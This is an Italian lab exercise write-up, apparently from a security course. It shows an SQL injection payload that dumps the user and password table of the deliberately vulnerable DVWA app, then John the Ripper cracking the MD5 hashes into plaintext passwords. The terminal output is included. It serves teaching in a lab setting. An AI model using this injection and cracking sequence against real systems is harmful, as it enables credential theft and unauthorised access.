

Obiettivo dell'Esercizio:


Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Come da richiesta esercizio dobbiamo andare a crackare delle password in formato Hash MD5.


Innanzitutto dobbiamo procurarci le password e per fare questo chiederemo aiuto al database della nostra DVWA andando alla sezione sql Injection e dando il comando:

```
1' UNION SELECT user, password FROM users#
```

Ed otterremo questo:



Avendo queste info andremo a creare un file .txt su Kali dove andremo a scrivere tutte le password da crackare:



Apriamo successivamente il terminale nella stessa directory dove abbiamo salvato il file .txt ed eseguiamo il comando

```
john --format=raw-md5 '/home/kali/Desktop/pass.txt'
```

```
# john --format=raw-md5 '/home/kali/Desktop/pass.txt'
quote>
quote>
quote>

(root@kali)-[/home/kali/Desktop]
# john --format=raw-md5 pass.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 09:05) 21.73g/s 774600p/s 774600c/s 777939C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(root@kali)-[/home/kali/Desktop]
# john --format=raw-md5 pass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(root@kali)-[/home/kali/Desktop]
```

ed otterremo così le password in chiaro.